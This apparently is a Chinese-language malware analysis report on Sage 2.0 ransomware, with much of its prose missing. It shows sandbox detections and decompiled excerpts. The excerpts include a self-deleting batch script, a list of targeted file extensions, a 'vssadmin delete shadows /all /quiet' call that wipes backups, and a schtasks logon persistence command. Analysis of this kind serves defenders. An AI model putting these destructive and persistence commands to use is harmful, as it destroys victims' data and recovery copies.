



Sage 2.0

2017 03 20



.	3
.	Sage	4
2.1	4
2.2	-	4
2.3	-	4
.	Sage	

▪

Sage

CryLocker

Sage

Cerber Locky Tesla Spora

Sage

zip


zip

Word

. **Sage**

2.1

2.2 -



尝试向其他进程写入代码 危险等级 ★★★★★

PID	进程名	详细信息
460	\\Device\\HarddiskVolume1\\WINDOWS\\system32\\cmd.exe	ProcessName: \\Device\\HarddiskVolume1\\WINDOWS\\system32\\ping.exe
1700	\\Device\\HarddiskVolume1\\Documents and Settings\\Administrator\\Application Data\\6zHZvt2p.exe	ProcessName: \\Device\\HarddiskVolume1\\Documents and Settings\\Administrator\\Application Data\\6zHZvt2p.exe
1996	\\Device\\HarddiskVolume1\\Documents and Settings\\Administrator\\Application Data\\6zHZvt2p.exe	ProcessName: \\Device\\HarddiskVolume1\\Documents and Settings\\Administrator\\Application Data\\6zHZvt2p.exe
460	\\Device\\HarddiskVolume1\\WINDOWS\\system32\\cmd.exe	ProcessName: \\Device\\HarddiskVolume1\\WINDOWS\\system32\\ping.exe


Process Explorer screenshot showing a table of processes. The table has columns for PID, Process Name, and Details. The process '44b07453f.exe' is highlighted. Below the table, there are sections for 'Hidden Channels [3]' and 'Detected Suspicious DNS Requests' with a risk level of three stars.

PID	进程名	详细信息
...
44b07453f	44b07453f.exe	...

隐藏信道 [3]


检测到可疑DNS请求 危险等级 ★★★

Network traffic capture screenshot showing a list of network packets. The packets are displayed in a grid-like format with various colored bars representing different data fields. The interface includes a search bar at the top and a list of packet details below.






Sage

3.1



3.2






3.3

```

sub_405F30:
call sub_405650
call sub_405B70
call sub_405DC0
call sub_405E30
test eax, eax
jz short loc_405F4A


```



```

39  v12 = -1665792991;
40  LoadLibraryA("wlanapi.dll");
41  LoadLibraryA("ntdll.dll");
42  LoadLibraryA("mpr.dll");
43  LoadLibraryA("iphlpapi.dll");
44  sub_405640(&v13, 9, &v9, 4);
45  WSASStartup(2u, &WSAData);
46  CoInitialize(0);
47  *v17 = *v18;
48  *v19 = *v20;
49  sub_409490(v1, v2);
50  sub_4092E0(((v10 & 1) & 0), 0, 0x223100);
51  *v21 = (const WCHAR *)sub_407320(v);
52  *v22 = (const WCHAR *)sub_40A180(v);
53  *v23 = *v24;
54  *v25 = CreateFileW(L"\\.\\", 0x80000000, 30, 0, 30, 0, 0);
55  *v26 = *v27;
56  if (*v28 != (HANDLE)-1)
57  {
58      WSAData.lpVendorInfo = 0;
59      SetFilePointer(v5, -10240, 0, 2u);
60      *v29 = *v30;
61      *v31 = *v32;
62      *v33 = *v34;
63      sub_409430(v4);


```

```

12 v1 = v1;
13 v2 = 0;
14 sub_409DD0((int)&v8);
15 v3 = sub_40B1C0((int)&v8);
16 if ( v3 >= 0 )
17 {
18     sub_409DD0((int)&dwNumberOfBytesAvailable);
19 }

```




```

16 v3 = sub_4072A0(v2);
17 u4 = (const CHAR *)sub_40AAB0("%s\\__config%u.bat", v3);
18 v5 = CreateFileA(u4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
19 if ( v5 == (HANDLE)-1 )
20 {
21     result = 0;
22 }
23 else
24 {
25     v7 = (const CHAR *)sub_40AAB0(
26         ":abx\r\n"
27         "ping 127.0.0.1 -n 2 > nul\r\n"
28         "del /A /F /Q \"%s\\\" \r\n"
29         "if exist \"%s\" goto abx\r\n"
30         "del /A /F /Q \"%s\\\" \r\n",
31         v1,
32         v1,
33         u4);
34     v8 = v7;
35     v9 = strlenA(v7);
36     WriteFile(u5, u8, u9, &NumberOfBytesWritten, 0);

```

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img .cur .fxr .slk .m4u .mpe .mov .wmv .mpg
.vob .mpeg .3g2 .m4v .avi .mp4 .flv .mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .w
ma .djv .pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz .r
ar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .acct .db .sqli .sdf .mdf .myd .frm .odb .myi .dbf .i
ndb .mdb .ibd .sql .cgn .dcr .fpx .pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng .ptx .r3d .
raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop .potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .e
ps .as3 .pns .wpd .wps .msg .pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltn .xlsx .xlsm .xlsb .cntk .xlw .xl



```
3 | v2 = 156;
2 | v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
3 | if ( v0 )
1 |     v0 = v4 + 10 * v3;
2 | return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
3 | }
```

```
1 | v3 = sub_4087D0(0u, 102);
2 | VersionInformation.dwOSVersionInfoSize = 156;
3 | if ( GetVersionExA(&VersionInformation)
4 |     && (signed __int32)(VersionInformation.dwMinorVersion + 10 * VersionInformation.dwMajorVersion) > 60
5 |     && sub_405110()
6 |     && sub_405180() )
7 | {
8 |     if ( a3 )
9 |         v4 = sub_40AAF0("/DELETE /TN /F \"%s\"", (char)v3);
10 |         v5 = sub_40AAE0("/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F", (char)v3);
11 |         v6 = v4;
12 |         if ( a3 )
13 |             v7 = sub_409F80(L"schtasks", v6, v5);
14 |         v8 = v7;
15 |         v9 = sub_407380(v8);
16 |         v10 = sub_40AAF0("%s\\%s\\nk", v9);
17 |         v11 = v10;
18 |         v12 = v11;
19 |         result = DeleteFileW(v12);
20 |     }
21 | }
22 | v13 = sub_400120(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
```

.

APT

4.1 APT

APT

APT